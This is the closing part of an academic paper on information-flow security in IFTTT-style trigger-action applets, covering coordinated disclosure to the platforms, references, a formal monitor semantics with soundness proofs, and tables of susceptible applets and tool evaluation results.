Ethical considerations and coordinated disclosure. No IFTTT, Zapier, or Microsoft Flow users were attacked in our experiments, apart from our test user accounts on the respective platforms. We ensured that insecure applets were not installed by anyone by making them private to a single user account under our control. We have disclosed content exfiltration vulnerabilities of this class to IFTTT, Zapier, and Microsoft. IFTTT has acknowledged the design flaw on their platform and assigned it a "high" severity score. We are in contact on the countermeasures from Section 5 and expect some of them to be deployed short-term, while we are also open to help with the longterm countermeasures from Section 6. Zapier

relies on manual code review before apps are published. They have acknowledged the problem and agreed to a controlled experiment (in preparation) where we attempt publishing a zap evading Zapier's code review by disguising insecure code as benign. Microsoft is exploring ways to mitigate the problem. To encourage further research on securing IoT platforms, we will publicly release the dataset annotated with security labels for triggers and actions [3].

Acknowledgements This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation. It was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).

REFERENCES

[1] alexander via IFTTT. 2018. Automatically back up your new iOS photos to Google Drive. https://ifttt.com/applets/90254p-automatically-back-up-your-new-ios-photos-to-google-drive. (2018).
[2] Almond via IFTTT. 2018. Get an email alert when your kids come home and connect to Almond. https://ifttt.com/applets/458027p-get-an-email-alert-when-your-kids-come-home-and-connect-to-almond. (2018).
[3] Iulia Bastys, Musard Balliu, and Andrei Sabelfeld. 2018. If This Then What? Controlling Flows in IoT Apps. Complementary materials at http://www.cse.chalmers.se/research/group/security/IFCIoT.
[4] Nataliia Bielova, Dominique Devriese, Fabio Massacci, and Frank Piessens. 2011. *Reactive non-interference for the browser: extended version.* Technical Report. KULeuven. Report CW 602.
[5] Aaron Bohannon, Benjamin C. Pierce, Vilhelm Sjöberg, Stephanie Weirich, and Steve Zdancewic. 2009. Reactive noninterference. In *ACM Conference on Computer and Communications Security*. ACM, 79–90.
[6] Z. Berkay Celik, Leonardo Babun, Amit Kumar Sikder, Hidayet Aksu, Gang Tan, Patrick McDaniel, and A. Selcuk Uluagac. 2018. Sensitive Information Tracking in Commodity IoT. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD.
[7] E. S. Cohen. 1978. Information Transmission in Sequential Programs. In *F. Sec. Comp.*
[8] Dorothy E. Denning and Peter J. Denning. 1977. Certification of Programs for Secure Information Flow. *Commun. ACM* (1977).
[9] devin via IFTTT. 2018. Automatically text someone important when you call 911 from your Android phone. https://ifttt.com/applets/165118p-automatically-text-someone-important-when-you-call-911-from-your-android-phone. (2018).
[10] Anind K. Dey, Timothy Sohn, Sara Streng, and Justin Kodama. 2006. iCAP: Interactive Prototyping of Context-Aware Applications. In *Pervasive Computing, 4th International Conference, PERVASIVE 2006, Dublin, Ireland, May 7-10, 2006, Proceedings*. 254–271.
[11] Earlence Fernandes, Justin Paupore, Amir Rahmati, Daniel Simionato, Mauro Conti, and Atul Prakash. 2016. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *USENIX*.
[12] Earlence Fernandes, Amir Rahmati, Jaeyeon Jung, and Atul Prakash. 2018. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *NDSS*.
[13] GDPR 2018. General Data Protection Regulation, EU Regulation 2016/679. (2018).
[14] Martin Georgiev and Vitaly Shmatikov. 2016. Gone in Six Characters: Short URLs Considered Harmful for Cloud Services. *CoRR* abs/1604.02734 (2016).
[15] Roberto Giacobazzi and Isabella Mastroeni. 2004. Abstract non-interference: parameterizing non-interference by abstract interpretation. In *POPL*.
[16] Joseph Goguen and José Meseguer. 1982. Security Policies and Security Models. In *IEEE S&P*.
[17] Google via IFTTT. 2018. Keep a list of notes to email yourself at the end of the day. https://ifttt.com/applets/479449p-keep-a-list-of-notes-to-email-yourself-at-the-end-of-the-day. (2018).
[18] Simon Greiner and Daniel Grahl. 2016. Non-interference with What-Declassification in Component-Based Systems. In *CSF*.
[19] Weijia He, Maximilian Golla, Roshni Padhi, Jordan Ofek, Markus Dürmuth, Earlence Fernandes, and Blase Ur. 2018. Rethinking Access Control and Authentication for the Home Internet of Things (IoT). In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD.
[20] Daniel Hedin, Luciano Bello, and Andrei Sabelfeld. 2016. Information-flow security for JavaScript and its APIs. *J. Comp. Sec.* (2016).
[21] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. 2014. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*.
[22] Justin Huang and Maya Cakmak. 2015. Supporting Mental Model Accuracy in Trigger-action Programming. In *Proceedings of the 2015 ACM International Joint Conference on Pervasive and Ubiquitous Computing (UbiComp '15)*. 215–225.
[23] iBaby via IFTTT. 2018. Email me when temperature drops below threshold in the baby's room. https://ifttt.com/applets/UFcy5hZP-email-me-when-temperature-drops-below-threshold-in-the-baby-s-room. (2018).
[24] IFTTT. 2016. How people use IFTTT today. https://ifttt.com/blog/2016/11/connected-life-of-an-ifttt-user. (2016).
[25] IFTTT. 2017. 550 apps and devices now work with IFTTT. https://ifttt.com/blog/2017/09/550-apps-and-devices-now-on-ifttt-infographic. (2017).
[26] IFTTT 2017. IFTTT: IF This Then That. https://ifttt.com. (2017).
[27] IFTTT 2018. IFTTT service categories. https://ifttt.com/search. (2018).
[28] IFTTT. 2018. Share your Applet ideas with us! https://www.surveymonkey.com/r/2XZ7D27. (2018).
[29] IFTTT. 2018. URL Shortening in IFTTT. https://help.ifttt.com/hc/en-us/articles/115010361648-Do-all-Applets-run-through-the-ift-tt-url-shortener-. (2018).
[30] Nav Jagpal, Eric Dingle, Jean-Philippe Gravel, Panayiotis Mavrommatis, Niels Provos, Moheeb Abu Rajab, and Kurt Thomas. 2015. Trends and Lessons from Three Years Fighting Malicious Extensions. In *USENIX Security Symposium*. USENIX Association, 579–593.
[31] jayreddin via IFTTT. 2018. Google Contacts saved to Google Drive Spreadsheet. https://ifttt.com/applets/nyRJVwYa-google-contacts-saved-to-google-drive-spreadsheet. (2018).
[32] jsonl 2018. The JSON Query Language. http://www.jsoniq.org/. (2018).
[33] jsonsimple 2018. json-simple. https://code.google.com/archive/p/json-simple/. (2018).
[34] Eunsuk Kang, Aleksandar Milicevic, and Daniel Jackson. 2016. Multi-representational Security Analysis. In *Proceedings of the 2016 24th ACM SIGSOFT International Symposium on Foundations of Software Engineering (FSE 2016)*. 181–192.
[35] Manything via IFTTT. 2018. When you leave home, start recording on your Manything security camera. https://ifttt.com/applets/187215p-when-you-leave-home-start-recording-on-your-manything-security-camera. (2018).
[36] Xianghang Mi, Feng Qian, Ying Zhang, and XiaoFeng Wang. 2017. An empirical characterization of IFTTT: ecosystem, usage, and performance. In *Proceedings of the 2017 Internet Measurement Conference, IMC 2017, London, United Kingdom, November 1-3, 2017*. 398–404.
[37] Toby C. Murray, Robert Sison, Edward Pierzchalski, and Christine Rizkallah. 2016. Compositional Verification and Refinement of Concurrent Value-Dependent Noninterference. In *CSF*.
[38] Chandrakana Nandi and Michael D. Ernst. 2016. Automatic Trigger Generation for Rule-based Smart Homes. In *Proceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security (PLAS '16)*. 97–102.
[39] Mark W. Newman, Ame Elliott, and Trevor F. Smith. 2008. Providing an Integrated User Experience of Networked Media, Devices, and Services through End-User Composition. In *Pervasive Computing, 6th International Conference, Pervasive 2008, Sydney, Australia, May 19-22, 2008, Proceedings*. 213–227.
[40] oauth 2018. OAuth 2.0. https://oauth.net/2/. (2018).
[41] Damian Poddebniak, Jens Müller, Christian Dresen, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk. 2018. Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels. In *USENIX Security*.
[42] Andrei Sabelfeld and David Sands. 2001. A Per Model of Secure Information Flow in Sequential Programs. *Higher-Order and Symbolic Computation* (2001).
[43] Shayak Sen, Saikat Guha, Anupam Datta, Sriram K. Rajamani, Janice Y. Tsai, and Jeannette M. Wing. 2014. Bootstrapping Privacy Compliance in Big Data Systems. In *IEEE S&P*.
[44] sparksoniq 2018. Sparksoniq. http://sparksoniq.org/. (2018).
[45] Milijana Surbatovich, Jassim Aljuraidan, Lujo Bauer, Anupam Das, and Limin Jia. 2017. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In *WWW*.
[46] thegrowthguy via IFTTT. 2017. Automatically log new Stripe payments to a Google Spreadsheet. https://ifttt.com/applets/264933p-automatically-log-new-stripe-payments-to-a-google-spreadsheet. (2017).
[47] Blase Ur, Melwyn Pak Yong Ho, Stephen Brawner, Jiyun Lee, Sarah Mennicken, Noah Picard, Diane Schulze, and Michael L. Littman. 2016. Trigger-Action Programming in the Wild: An Analysis of 200, 000 IFTTT Recipes. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems, San Jose, CA, USA, May 7-12, 2016*. 3227–3231.
[48] Blase Ur, Elyse McManus, Melwyn Pak Yong Ho, and Michael L. Littman. 2014. Practical trigger-action programming in the smart home. In *CHI Conference on Human Factors in Computing Systems, CHI'14, Toronto, ON, Canada - April 26 - May 01, 2014*. 803–812.
[49] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Krügel, and Giovanni Vigna. 2007. Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *NDSS*.
[50] Rui Wang, Luyi Xing, XiaoFeng Wang, and Shuo Chen. 2013. Unauthorized origin crossing on mobile platforms: threats and mitigation. In *ACM Conference on Computer and Communications Security*. ACM, 635–646.
[51] Xiao-yong Zhou, Soteris Demetriou, Dongjing He, Muhammad Naveed, Xiaorui Pan, XiaoFeng Wang, Carl A. Gunter, and Klara Nahrstedt. 2013. Identity, location,

disease and more: inferring your secrets from android public resources. In *ACM Conference on Computer and Communications Security*. ACM, 1017–1028.

A SEMANTIC RULES

$$\Gamma(s) = \mathsf{L} \qquad \Gamma(b) = \mathsf{L}, b \in B \qquad \Gamma(w) = \mathsf{H}, w \notin B \qquad \Gamma(\mathit{source}) = \mathsf{H}$$

$$\Gamma(e_1 + e_2) = \Gamma(e_1) \sqcup \Gamma(e_2) \qquad \Gamma(f(e)) = \Gamma(e) \qquad \Gamma(\mathit{link}(e)) = \Gamma(e)$$

Figure 15: Expression typing

Expression evaluation:

$$\langle s, m, \Gamma\rangle_{pc} \Downarrow s \qquad \langle l, m, \Gamma\rangle_{pc} \Downarrow m(l)$$

$$\frac{\langle e_i, m, \Gamma\rangle_{pc} \Downarrow s_i \qquad i = 1, 2}{\langle e_1 + e_2, m, \Gamma\rangle_{pc} \Downarrow s_1 + s_2} \qquad \frac{\langle e, m, \Gamma\rangle_{pc} \Downarrow s}{\langle f(e), m, \Gamma\rangle_{pc} \Downarrow \bar{f}(s)}$$

Command evaluation:

ASSIGN

$$\frac{pc \sqsubseteq \Gamma(l)}{\langle l = e, m, S, \Gamma\rangle_{pc} \rightarrow_1 \langle \mathtt{stop}, m[l \mapsto m(e)], S, \Gamma[l \mapsto pc \sqcup \Gamma(e)]\rangle}$$

SEQ

$$\frac{\langle c_1, m, S, \Gamma\rangle_{pc} \rightarrow_{n_1} \langle \mathtt{stop}, m_1, S_1, \Gamma_1\rangle \quad \langle c_2, m_1, S_1, \Gamma_1\rangle_{pc} \rightarrow_{n_2} \langle \mathtt{stop}, m_2, S_2, \Gamma_2\rangle}{\langle c_1; c_2, m, S, \Gamma\rangle_{pc} \rightarrow_{n_1+n_2} \langle c_2, m_2, S_2, \Gamma_2\rangle}$$

IF

$$\frac{m(e) = '' \Rightarrow j = 2 \qquad \begin{array}{c} m(e) \neq '' \Rightarrow j = 1 \\ \langle c_j, m, S, \Gamma\rangle_{pc \sqcup \Gamma(e)} \rightarrow_n \langle \mathtt{stop}, m', S', \Gamma'\rangle \end{array}}{\langle \mathtt{if}\ e\ \mathtt{then}\ c_1\ \mathtt{else}\ c_2, m, S, \Gamma\rangle_{pc} \rightarrow_n \langle \mathtt{stop}, m', S', \Gamma'\rangle}$$

WHILE-TRUE

$$\frac{m(e) \neq '' \qquad \langle c, m, S, \Gamma\rangle_{pc \sqcup \Gamma(e)} \rightarrow_{n_1} \langle \mathtt{stop}, m_1, S_1, \Gamma\rangle \quad \langle \mathtt{while}\ e\ \mathtt{do}\ c, m_1, S_1, \Gamma\rangle_{pc} \rightarrow_{n_2} \langle \mathtt{stop}, m_2, S_2, \Gamma\rangle}{\langle \mathtt{while}\ e\ \mathtt{do}\ c, m, S, \Gamma\rangle_{pc} \rightarrow_{n_1+n_2} \langle \mathtt{stop}, m_2, S, \Gamma\rangle}$$

WHILE-FALSE

$$\frac{m(e) = ''}{\langle \mathtt{while}\ e\ \mathtt{do}\ c, m, S, \Gamma\rangle_{pc} \rightarrow_1 \langle \mathtt{stop}, m, S, \Gamma\rangle}$$

Figure 16: Monitor semantics (Remaining rules)

B SOUNDNESS

LEMMA B.1 (CONFINEMENT). *If* $\langle c, m, S, \Gamma\rangle_{\mathsf{H}} \rightarrow_* \langle \mathtt{stop}, m', S', \Gamma'\rangle$ *then* $\forall l.\ \Gamma'(l) = \mathsf{L} \Rightarrow m(l) = m'(l)$.

PROOF. $\Gamma'(l) = \mathsf{L}$ means that c contains no assignments to l. If c updated l, then the label of l in Γ' would be H, according to rule ASSIGN. □

LEMMA B.2 (HELPER). *If* $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_1', S_1, \Gamma_1\rangle$ *and* $\langle c[i_2/x], m_2, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_2', S_2, \Gamma_2\rangle$ *and* $m_1 \sim_\Gamma m_2$ *then*

(i) $S_1 = S_2$
(ii) $\Gamma_1 = \Gamma_2$, *and*
(iii) $m_1' \sim_{\Gamma_1} m_2'$

PROOF. By induction on the derivation $\langle c[i_1/x], m_1, S\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_1', S_1\rangle$ and case analysis on the last rule used in that derivation.

Case skip. Then $\Gamma_1 = \Gamma = \Gamma_2$, $S_1 = S[o_j \mapsto tt] = S_2$, and $m_1' = m_1 \sim_\Gamma m_2 = m_2'$.

Case assign. Then $S_1 = S_2 = S$. We distinguish two cases:
(1) $\Gamma(e) = \mathsf{L}$
Then $m_1(e) = m_2(e)$ and $\Gamma_1(l) = \Gamma_2(l) = pc$. Hence $\Gamma_1 = \Gamma_2$ and $m_1' \sim_{\Gamma_1} m_2'$.
(2) $\Gamma(e) = \mathsf{H}$
Then $\Gamma_1(l) = \Gamma_2(l) = \mathsf{H}$ and $m_1(e) \sim_{\mathsf{H}} m_2(e)$. Hence $\Gamma_1 = \Gamma_2$ and $m_1' \sim_{\Gamma_1} m_2'$.

Case seq. Follows trivially from IH.

Case if. We distinguish two cases:
(1) $\Gamma(e) = \mathsf{L}$
Hence $m_1(e) = m_2(e)$ and the same branch is taken in both executions. The result follows from IH.
(2) $\Gamma(e) = \mathsf{H}$
Consider the more interesting case when the two executions follow different branches of the conditional, e.g., c_1 executes in m_1 and c_2 executes in m_2.
From confinement lemma (Lemma B.1) it follows that no assignments to low variables are performed in high contexts: $\forall l.\ \Gamma_1(l) = \mathsf{L} \Rightarrow m_i(l) = m_i'(l)$ and $\Gamma_1(l) = \Gamma_2(l) = \Gamma(l)$. Also, no downgrades take place in high contexts, thus $\Gamma_1 = \Gamma_2 = \Gamma$.
$\forall l.\ \Gamma(l) = \mathsf{L} \Rightarrow m_1'(l) \sim_{\Gamma_1(l)} m_2'(l)$. Hence $m_1' \sim_{\Gamma_1} m_2'$.
From rule SKIP it follows that no changes to the skip set are performed in high contexts. Hence $S_1 = S_2 = S$.

Case while. We distinguish two cases:
(1) $\Gamma(e) = \mathsf{L}$
Hence $m_1(e) = m_2(e)$ and either rule WHILE-TRUE, or WHILE-FALSE is taken in both executions. The result follows from i.h.
(2) $\Gamma(e) = \mathsf{H}$
Consider the more interesting case when c executes in m_1 according to WHILE-TRUE, and c executes in m_2 according to WHILE-FALSE.
From rule WHILE-FALSE it follows that $m_2 = m$ and $\Gamma_2 = \Gamma$.
From confinement lemma (Lemma B.1) it follows that no assignments of low variables are performed in high contexts and no downgrades take place in high contexts. Hence $\Gamma_1 = \Gamma$. Thus $\Gamma_1 = \Gamma_2$ and $m_1' \sim_\Gamma m_2'$.
From rule SKIP it follows that no changes to the skip set are performed in high contexts. Hence $S_1 = S_2 = S$.

Case sink. Then $S_1 = S_2 = S$. We distinguish two cases:
(1) $\Gamma(e) = \mathsf{L}$
Then $m_1(e) = m_2(e)$ and $\Gamma_1(\mathtt{out}_j) = \Gamma_2(\mathtt{out}_j) = pc$.
(2) $\Gamma(e) = \mathsf{H}$
If the sink_j statement corresponds to a skipped action ($S(o_j) = tt$), then the memories and typing environments remain unchanged, i.e. $m_i' = m_i$ and $\Gamma_i = \Gamma$, for $i = 1, 2$. Hence $\Gamma_1 = \Gamma_2 = \Gamma$ and $m_1' \sim_{\Gamma_1} m_2'$.
If the sink_j statement does not correspond to a skipped action ($S(o_j) = ff$), then $m_i' = m_i[\mathtt{out}_j \mapsto m(e)]$ and $\Gamma_i = \Gamma[\mathtt{out}_j \mapsto \mathsf{H}]$, for $i = 1, 2$. Then $\Gamma_1 = \Gamma_2$ and, since $m_1'(\mathtt{out}_j) \sim_{\mathsf{H}} m_2'(\mathtt{out}_j)$, $m_1' \sim_{\Gamma_1} m_2'$. □

LEMMA B.3. *If* $\langle \mathit{sink}(e), m, S, \Gamma\rangle_{\mathsf{H}} \rightarrow_* \langle \mathtt{stop}, m', S, \Gamma'\rangle$ *then* $m'(\mathtt{out})|_B = \emptyset$.

PROOF. The only construct that allows the attacker to make any observations is $\mathit{link}_{\mathsf{L}}$, i.e. only blacklisted URLs inside the $\mathit{link}_{\mathsf{L}}$

Table 1: Popular third-party applets susceptible to privacy violations

Maker	Title of applet on IFTTT	Trigger service	Action service	Users (May'17 – Aug'18)
djuiceman	Tweet your Instagrams as native photos on Twitter	Instagram	Twitter	500k – 540k
mcb	Sync all your new iOS Contacts to a Google Spreadsheet	iOS Contacts	Google Sheets	270k – 270k
pavelbinar	Save photos you're tagged in on Facebook to a Dropbox folder	Facebook	Dropbox	160k – 160k
devin	Back up photos you're tagged in on Facebook to an iOS Photos album	Facebook	iOs Photos	150k – 160k
rothgar	Track your work hours in Google Calendar	Location	Google Calendar	150k – 160k
mckenziec	Get an email whenever a new Craigslist post matches your search	Classifieds	Email	140k – 150k
danamerrick	Press a button to track work hours in Google Drive	Button Widget	Google Sheets	130k – 130k
rsms	Automatically share your Instagrams to Facebook	Instagram	Facebook	110k – 140k
ktavangari	Log how much time you spend at home/work/etc.	Location	Google Sheet	99k – 100k
djuiceman	Tweet your Facebook status updates	Facebook	Twitter	88k – 100k

Table 2: Popular third-party IoT applets susceptible to integrity/availability violations

Maker	Title of applet on IFTTT	Trigger service	Action service	Users (May'17 – Aug'18)
anticipate	Turn your lights to red if your Nest Protect detects a carbon monoxide emergency	Nest Protect	Philipps Hue	4.8k – 6.3k
dmrudy	Nest & Hue Smoke emergency	Nest Protect	Philipps Hue	1.1k – 1.7k
sharonwu0220	If Arlo detects motion, call my phone	Arlo	Phone Call	570 – 620
brandxe	If Nest Protect detects smoke send notification to Xfinity X1 TVs	Nest Protect	Comcast Labs	410 – 590
awgeorge	If smoke emergency, set lights to alert color	Nest Protect	Philipps Hue	410 – 420
dmrudy	Nest & Hue Co2 Emergency alert	Nest Protect	Philipps Hue	400 – 520
apurvjoshi	Get a phone call when Nest cam detects motion	Nest Cam	Phone Call	400 – 870
meinuelzen	Turn all HUE lights to red color if smoke alarm emergency in bedroom	Nest Protect	Philipps Hue	390 – 410
skausky	While I'm not home, let me know if any motion is detected in my house	WeMo Motion	SMS	210 – 210
hotfirenet	MyFox SMS alert Intrusion	Myfox HomeControl	Android SMS	190 – 240

construct can increase the attacker's knowledge. However, the monitor disallows evaluating $link_{\mathsf{L}}$ in high contexts. □

Theorem 2 (Soundness). *Given command c, input i_1, memory m_1, typing environment Γ, skip set S, and URL blacklist B such that $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_1', S_1, \Gamma_1\rangle$, for any i_2 and m_2 such that $i_1 \approx i_2$, $m_1 \sim_\Gamma m_2$, $m_1(\mathtt{out}_j) \sim_B m_2(\mathtt{out}_j)$ $\forall 1 \le j \le |S|$ such that $S(o_j) = \mathit{ff}$, and $\langle c[i_2/x], m_2, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_2', S_2, \Gamma_2\rangle$, then $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ for all $1 \le j \le |S_1|$ such that $S_1(o_j) = \mathit{ff}$.*

Proof. By induction on the derivation $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_1', S_1, \Gamma_1\rangle$ and case analysis on the last rule used in that derivation.

From Lemma B.2, $S_1 = S_2 = S'$, $\Gamma_1 = \Gamma_2 = \Gamma'$, and $m_1' \sim_{\Gamma'} m_2'$.

Case skip. Then $m_i = m_i'$, for $i = 1, 2$. Hence $m_i'(\mathtt{out}_j) = m_i(\mathtt{out}_j)$, for $i = 1, 2$. Thus $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ for all $1 \le j \le |S'|$. $S'(o_j) = \mathit{ff}$.

Case assign. $S' = S$ and $m_i(\mathtt{out}_j) = m_i'(\mathtt{out}_j)$ for all $1 \le j \le |S|$. Hence $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ for all $1 \le j \le |S'|$ such that $S'(o_j) = \mathit{ff}$.

Case seq. Follows from Lemma B.2 and IH.

Case if. We distinguish two cases:
(1) $\Gamma(e) = \mathsf{L}$
Hence $m_1(e) = m_2(e)$ and the same branch is taken in both executions. The result follows from IH.
(2) $\Gamma(e) = \mathsf{H}$
Consider the more interesting case when the two executions follow different branches of the conditional, e.g., c_1 executes in m_1 and c_2 in m_2.
From Lemma B.2 it follows that $S' = S$. From Lemma B.3 it follows that $m_i'(\mathtt{out}_j)|_B = m_i(\mathtt{out}_j)|_B = \emptyset$ for $i = 1, 2$, and for all j such that $\mathtt{out}_j$ was redefined in either c_1, or c_2 and $S'(o_j) = \mathit{ff}$. Hence $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ for all $1 \le j \le |S'|$ such that $\mathtt{out}_j$ was redefined and $S'(o_j) = \mathit{ff}$. Thus $m_1' \sim_B m_2'$ for all $1 \le j \le |S'|$ such that $S'(o_j) = \mathit{ff}$.

Case while. We distinguish two cases:
(1) $\Gamma(e) = \mathsf{L}$
Hence $m_1(e) = m_2(e)$ and the same branch is taken in both runs. The result follows from IH.
(2) $\Gamma(e) = \mathsf{H}$
Consider the more interesting case when c executes in m_1 according to rule while-true, and c executes in m_2 according to rule while-false.
From rule while-false it follows that $m_2' = m_2$. From Lemma B.3 it follows that $m_1'(\mathtt{out}_j)|_B = m_1(\mathtt{out}_j)|_B = \emptyset$ for all $1 \le j \le |S|$ such that $\mathtt{out}_j$ was redefined in c and $S(o_j) = \mathit{ff}$. Since $m_1 \sim_B m_2$ for all $1 \le j \le |S|$ such that $S(o_j) = \mathit{ff}$, it follows that $m_2(\mathtt{out}_j)|_B = \emptyset$ for all $1 \le j \le |S|$ such that $S(o_j) = \mathit{ff}$.
Thus $m_1' \sim_B m_2'$ for all $1 \le j \le |S|$ such that $S(o_j) = \mathit{ff}$.

Case sink. We distinguish two cases:
(1) $\Gamma(e) = \mathsf{L}$
Hence $m_1(e) = m_2(e)$ and $m_1(e)|_B = m_2(e)|_B$. Thus $m_1' \sim_B m_2'$.
(2) $\Gamma(e) = \mathsf{H}$
We discuss the more interesting case when the $sink_j$ statement does not correspond to a skipped action, i.e. $S(o_j) = \mathit{ff}$.
From Lemma B.3 it follows that $m_i'(\mathtt{out}_j)|_B = \emptyset$ for $i = 1, 2$. Hence $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ for all $1 \le j \le |S|$ such that $S(o_j) = \mathit{ff}$. □

Table 3: FlowIT results

(The only false positive is reported in **bold**.)

Category	Applet	Maker	Presence	Secure	JSFlow	LOC
Popular third party applets						
	Tweet your Instagrams as native photos on Twitter	djuiceman	No	Yes No	Yes No	3 4
	Sync all your new iOS Contacts to a Google Spreadsheet	mcb	No	Yes No	Yes No	4 5
	Save photos you're tagged in on Facebook to a Dropbox folder	pavelbinar	No	Yes No	Yes No	3 4
	Back up photos you're tagged in on Facebook to an iOS Photos album	devin	No	Yes No	Yes No	3 4
	Track your work hours in Google Calendar	rothgar	Yes	Yes No	Yes No	3 5
	Get an email whenever a new Craigslist post matches your search	mckenziec	No	Yes No	Yes No	6 7
	Press a button to track work hours in Google Drive	danamerrick	Yes	Yes No	Yes No	4 6
	Automatically share your Instagrams to Facebook	rsms	No	Yes No	Yes No	2 3
	Log how much time you spend at home/work/etc.	ktavangari	Yes	Yes No	Yes No	5 6
	Tweet your Facebook status updates	djuiceman	No	Yes No	Yes No	2 4
	Post new Instagram photos to Wordpress	dorrian	Yes	Yes No	Yes No	3 4
	Dictate a voice memo and email yourself an .mp3 file	danfriedlander	No	Yes No	Yes No	3 4
	Sends email from sms with #ifttt	philbaumann	No	Yes No	Yes No	4 5
Forum examples						
	Send a notification from IFTTT with the result of a Google query	hairfollicle12	No	Yes No	Yes No	4 4
	Send a notification from IFTTT whenever a Gmail message is received that matches a search query	hairfollicle12	No	Yes No	Yes No	8 8
	Calculate the duration of a Google Calendar Event and create a new iOS Calendar entry	hairfollicle12	No	Yes No	Yes No	43 44
	Create a Blogger entry from a Reddit post	---	No	Yes No	Yes No	8 9
	Send yourself an email with your location if it is Sunday between 0800-1200	---	No	Yes No	Yes No	10 10
	Send yourself a Slack notification and an Email if a Trello card is added to a specific list	---	No	Yes No	Yes No	9 12
	Use Pinterest RSS to post to Facebook	---	No	Yes No	Yes No	3 4
Paper examples						
	Automatically back up your new iOS photos to Google Drive (Figure 2)	alexander	No	Yes No	Yes No	2 3
	Keep a list of notes to email yourself at the end of the day (Figure 3)	Google	No	Yes No	Yes No	2 3
	Filter code in Example 6.1	---	No	Yes No	Yes No	2 16
	Get an email alert when your kids come home and connect to Almond (Example 6.2)	Almond	Yes	Yes No	Yes No	1 2
	Filter code in Example 6.4	---	No	Yes No	Yes No	2 8
	Filter code in Example 6.5	---	No	Yes No	Yes No	6 6
	Filter code in Example 6.6	---	No	Yes No	Yes No	6 6
	Filter code in Example 6.7	---	No	Yes No	Yes No	5 7
	Filter code in Example 6.8	---	No	Yes No	Yes No	5 5
Other examples						
	Filter code in Example 7.2	---	No	Yes No	**No** No	8 8